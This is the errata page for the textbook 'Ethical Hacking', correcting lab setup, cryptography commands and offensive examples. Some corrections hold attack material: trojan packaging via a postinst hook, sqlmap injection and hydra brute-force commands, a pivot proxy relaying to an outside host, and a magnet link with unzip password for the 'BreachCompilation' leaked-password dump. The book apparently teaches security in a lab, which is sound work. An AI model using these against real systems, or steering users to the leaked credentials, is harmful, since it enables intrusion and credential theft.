
Ethical Hacking

A Hands-on Introduction to Breaking In

by Daniel G. Graham

Errata updated to print 5

<table>
<tr><th>Page</th><th>Error</th><th>Correction</th><th>Print corrected</th></tr>
<tr><td>3</td><td>Insertion</td><td><b>NOTE</b>
<b>When installing VirtualBox on Windows, users will need to install the VirtualBox Extensions.</b></td><td>Print 2</td></tr>
<tr><td>4</td><td>Insertion</td><td><b>NOTE</b>
<b>For additional help, watch this video walkthrough to guide you through the setup: <i>https://youtu.be/BTWoPbRAoXI</i>. If you’re using an Apple Silicon Mac, refer to the wiki (<i>https://github.com/The-Ethical-Hacking-Book/Code-by-chapter/wiki</i>) for instructions on setting up the environment with UTM.</b></td><td>Print 5</td></tr>
<tr><td>5</td><td>Insertion</td><td><b>NOTE</b>
<b>When installing the new version of pfSense, readers will need to select the Auto (UFS) BIOS option.</b></td><td>Print 2</td></tr>
<tr><td>8</td><td><code>LAN (lan)   -> em1   -> v4/DHCP4: 192.1689.1.100/24</code></td><td><code>LAN (lan)   -> em1   -> v4/DHCP4: 192.168.1.100/24</code></td><td>Print 3</td></tr>
<tr><td>10</td><td>Open the Kali Linux virtual machine in VirtualBox. If your Kali Linux displays nothing but a black screen, make sure the PAE/<b>NK</b> checkbox is selected.</td><td>Open the Kali Linux virtual machine in VirtualBox. If your Kali Linux displays nothing but a black screen, make sure the PAE/<b>NX</b> checkbox is selected.</td><td>Print 2</td></tr>
<tr><td>10</td><td>Deletion</td><td>~~On the left side of the page, you should see a folder icon. Click it and select your downloaded OVA file.~~</td><td>Print 2</td></tr>
<tr><td>41</td><td><code>ip.src == 192.168.1.101 | ip.dst == 192.168.1.101</code></td><td><code>ip.src == 192.168.1.101 || ip.dst == 192.168.1.101</code></td><td>Print 2</td></tr>
</table>

<table>
<tr><th>Page</th><th>Error</th><th>Correction</th><th>Print corrected</th></tr>
<tr><td>61</td><td><pre>
if __name__ == "__main__":
    HOST, PORT = "", 8000
  ❺ tcpServer = socketserver.TCPServer((HOST, PORT), BotHandler)
    try:
      ❻ tcpServer.serve_forever()
    except:
        print("There was an error")
</pre></td><td><pre>
if __name__ == "__main__":
    HOST, PORT = "localhost", 8000
    # Create the server
  ❺ with ThreadedTCPServer((HOST, PORT), BotHandler) as tcpServer:
        # Activate the server; this will keep running until you
        # interrupt the program with Ctrl-C
        print("Server listening on for {0}".format(PORT))
      ❻ tcpServer.serve_forever()
</pre></td><td>Print 5</td></tr>
<tr><td>78</td><td>4. Use the <i>extended Euclidean</i> algorithm to compute the <b>public</b> key (<i>d</i>) by choosing an integer <i>d</i> such that <i>ed</i> mod <i>z</i> = 1.</td><td>4. Use the <i>extended Euclidean</i> algorithm to compute the <b>private</b> key (<i>d</i>) by choosing an integer <i>d</i> such that <i>ed</i> mod <i>z</i> = 1.</td><td>Print 3</td></tr>
<tr><td>81</td><td><pre>
kali@kali:~$ openssl rsautl -encrypt -pubin -inkey public_key.key -in plain.
   → txt -out cipher.bin -oaep
</pre></td><td><pre>
kali@kali:~$ openssl pkeyutl -encrypt -in plain.txt -pubin -inkey public_key.
   → key -out cipher.bin -pkeyopt rsa_padding_mode:oaep -pkeyopt
   → rsa_oaep_md:sha256
</pre></td><td>Print 5</td></tr>
<tr><td>91</td><td>TLS uses ~~HASHA@~~<i>hashbased message authentication codes (HMACs)</i> to verify messages.</td><td>TLS uses <i>hashbased message authentication codes (HMACs)</i> to verify messages.</td><td>Print 2</td></tr>
<tr><td>94</td><td>Figure 6-5 replacement</td><td>
virginia.edu
Connection is secure
Your information (for example, passwords or credit card numbers) is private when it is sent to this site.
Certificate (Valid)
Certificate
General
Details
Certification Path
Certification path
Sectigo
InCommon RSA Server CA
www.virginia.edu
virginia.edu certificate including public key
Hash of certificate
Encrypted with InCommon's private key
InCommon certificate including public key
Hash of certificate
Encrypted with Root Sectigo private key

<i>Figure 6-5: The path of official certificates</i></td><td>Print 2</td></tr>
<tr><td>100</td><td>Let's use <b>the HKDF</b> function to derive a key and encrypt a file<b>:</b><pre>
kali@kali:~$ openssl enc -aes-256-ctr -hkdf -e -a -in plain.txt -out encrypted
   → .txt -pass file:AliceSharedSecret.bin
</pre></td><td>Let's use <b>a key derivation</b> function to derive a key and encrypt a file. <b>Instead of using HKDF we will use the PBKDF2 function supported by <code>openssl</code>.</b><pre>
kali@kali:~$ openssl enc -aes-256-ctr -pbkdf2 -e -a -in plain.txt -out encrypted
   → .txt -pass file:AliceSharedSecret.bin
</pre></td><td>Print 2</td></tr>
</table>

Page	Error	Correction	Print corrected
124	URL update	You can view the generated video by visiting ***https://youtu.be/oAD3v_FgifU***.	Print 5
136	`magnet:?xt=urn:btih:7ffbcd8cee06aba2ce6561688cf68ce2addca0a3&dn=BreachCompilation&tr=udp%3A%2F%2Ftracker.openbittorrent.com%3A80&tr=udp%3A%2F%2Ftracker.leechers-paradise.org%3A6969&tr=udp%3A%2F%2Ftracker.coppersurfer.tk%3A6969&tr=udp%3A%2F%2Fglotorrents.pw%3A6969&tr=udp%3A%2F%2Ftracker.opentrackr.org%3A133`	`magnet:?xt=urn:btih:7ffbcd8cee06aba2ce6561688cf68ce2addca0a3&dn=BreachCompilation&tr=udp%3A%2F%2Ftracker.openbittorrent.com%3A80&tr=udp%3A%2F%2Ftracker.leechers-paradise.org%3A6969&tr=udp%3A%2F%2Ftracker.coppersurfer.tk%3A6969&tr=udp%3A%2F%2Fglotorrents.pw%3A6969&tr=udp%3A%2F%2Ftracker.opentrackr.org%3A1337` **Use the password `+w/P3PRqQQoJ6g` to unzip.**	Print 5
163	Then comes the 16-bit *Client TLS Version*, which is the version of TLS that the client is currently running, and the 32-**bit** *Client Random*, a nonce supplied during the TLS exchange.	Then comes the 16-bit *Client TLS Version*, which is the version of TLS that the client is currently running, and the 32-**byte** *Client Random*, a nonce supplied during the TLS exchange.	Print 3
166	`0x00, 0x40 # Payload length 64KB`	`0x40, 0x00 # Payload length 64KB`	Print 4
168	Insertion	**NOTE** **The Metasploitable machine is not vulnerable to Heartbleed attack. If you would like to test the Heartbleed code, set up the `bee-box` virtual machine from *https://www.vulnhub.com/entry/bwappbeeboxv16,53/* .**	Print 5
194–195	`postint`	`postinst`	Print 4
195	`touch ~/Desktop/Malware/trojans/mailTrojan/postint`	`touch ~/Desktop/Malware/trojans/mailTrojan/DEBIAN/postinst`	Print 4
195	`kali@kali:~$ chmod +x ~/Desktop/Malware/trojans/mailTrojan/postinst`	`kali@kali:~$ chmod -R +x ~/Desktop/Malware/trojans/mailTrojan/postinst`	Print 5
196	However, instead of copying the implant directly onto the victim's machine, we'll hide it inside Alpine's installation folder.	However, instead of copying the implant directly onto the victim's machine, we'll hide it inside Alpine's installation folder. **Make the malicious file executable by running the following command:** `kali@kali:~/Desktop/Malware/trojans/mailTrojan/usr/bin$ chmod +x malicious`	Print 4

Page	Error	Correction	Print corrected

203	`        return cmd`
	`    end`
		`        return cmd`
		`    end`
		`end`
			Print 5

238	Once you've discovered some hosts, **scan them** for vulnerabilities by clicking the host and selecting **Attacks ▶ Find Attacks** (Figure 11-8).	Once you've discovered some hosts, **set the exploit rank by selecting Armitage ▶ Set Exploit Rank ▶ Poor. Scan a host** for vulnerabilities by clicking the host and selecting **Attacks ▶ Find Attacks** (Figure 11-8).	Print 5

254	`kali@kali:~$ sqlmap -u "http://<Metasploitable-IP>/mutillidae/index.php?page=`
	`    → user-info.php&username=&password=&" --sqlmap-shell`
	
	`sqlmap-shell>`
		`kali@kali:~$ sqlmap -u "http://<Metasploitable-IP>/mutillidae/index.php?page=`
		`    → user-info.php&username=user&password=123&user-info-php-submit-button=`
		`    → view+Account+Details" --shell`
		
		`sqlmap-shell>`
			Print 4

254	`sqlmap-shell> --dbs`
	
	`[16:16:04] [INFO] testing connection to the target URL`
		`sqlmap-shell> --dbs --skip="user,page,user-info-php-submit-button" -p password`
		
		`[16:16:04] [INFO] testing connection to the target URL`
			Print 4

265	`kali@kali:~$ hydra -l <USERNAME> -P ~/Desktop/SecLists/Passwords/darkweb2017-`
	`      → top100.txt 192.168.1.101 http-get-form "/mutillidae/index.php?page=`
	`      → user-info.php&:username=^USER^&password=^PASS^&: Error: Bad user name`
	`      → or password"`
		`kali@kali:~$ hydra -l admin -P passwords.txt 192.168.1.100 http-post-form ";/`
		`      → mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&`
		`      → login-php-submit-button=Login:F=var l_loggedIn = false;" -V`
			Print 5

<table>
<tr><th>Page</th><th>Error</th><th>Correction</th><th>Print corrected</th></tr>
<tr><td>297</td><td>

```
        socket = socket(AF_INET, SOCK_STREAM)
        try:
          ❺ socket.connect((external_LAN_IP, external_LAN_PORT))
            socket.sendall(self.data)

            while 1:
                command = socket.recv(1024)
                if not command:
                    break
                self.request.sendall(command)
        finally:
            socket.close()

if __name__ == '__main__':
    private_LAN_IP, private_LAN_PORT, external_LAN_IP,
  → external_LAN_PORT = sys.argv[1:]
```

</td><td>

```
        sock = socket(AF_INET, SOCK_STREAM)
        try:
          ❺ sock.connect((external_LAN_IP, int(external_LAN_PORT)))
            sock.sendall(self.data)

            while 1:
                command = sock.recv(1024)
                if not command:
                    break
                self.request.sendall(command)
        finally:
            sock.close()

if __name__ == '__main__':
    private_LAN_IP, int(private_LAN_PORT), external_LAN_IP,
  → external_LAN_PORT = sys.argv[1:]
```

</td><td>Print 5</td></tr>
<tr><td>298</td><td>

```
msfadmin@metasploitable:~$ python3 proxy.py 10.0.0.1 4040 <Kali IP address> 5050
```

</td><td>

```
msfadmin@metasploitable:~$ python proxy.py 10.0.0.1 4040 <Kali IP address> 5050
```

</td><td>Print 5</td></tr>
<tr><td>304</td><td>

```
msfadmin@metasploitable:~$ iptables -t nat -A POSTROUTING -s 10.0.0.0/24
-o eth1 -j MASQUERADE
```

Check to see whether you can access the outside world by pinging the pfSense firewall from your Ubuntu virtual machine in the private LAN:

```
victim@ubuntu:~$ ping 192.168.1.1
```

</td><td>

```
msfadmin@metasploitable:~$ sudo iptables -t nat -A POSTROUTING
-o eth0 -j MASQUERADE
```

Run the following command to allow forwarding from eth1 to eth0:

```
msfadmin@metasploitable:~$ sudo iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT
```

where `eth0` is the interface connected to the virtual environment’s internal network and `eth1` is the interface connected to the private network on `10.0.0.0/24`.

Check to see whether you can access the outside world by pinging the pfSense firewall from your Ubuntu virtual machine in the private LAN:

```
victim@ubuntu:~$ ping 192.168.1.1
```

To enable DNS, edit the *etc/resolv.conf* file and set the `nameserver` to `10.0.0.1`.

</td><td>Print 5</td></tr>
</table>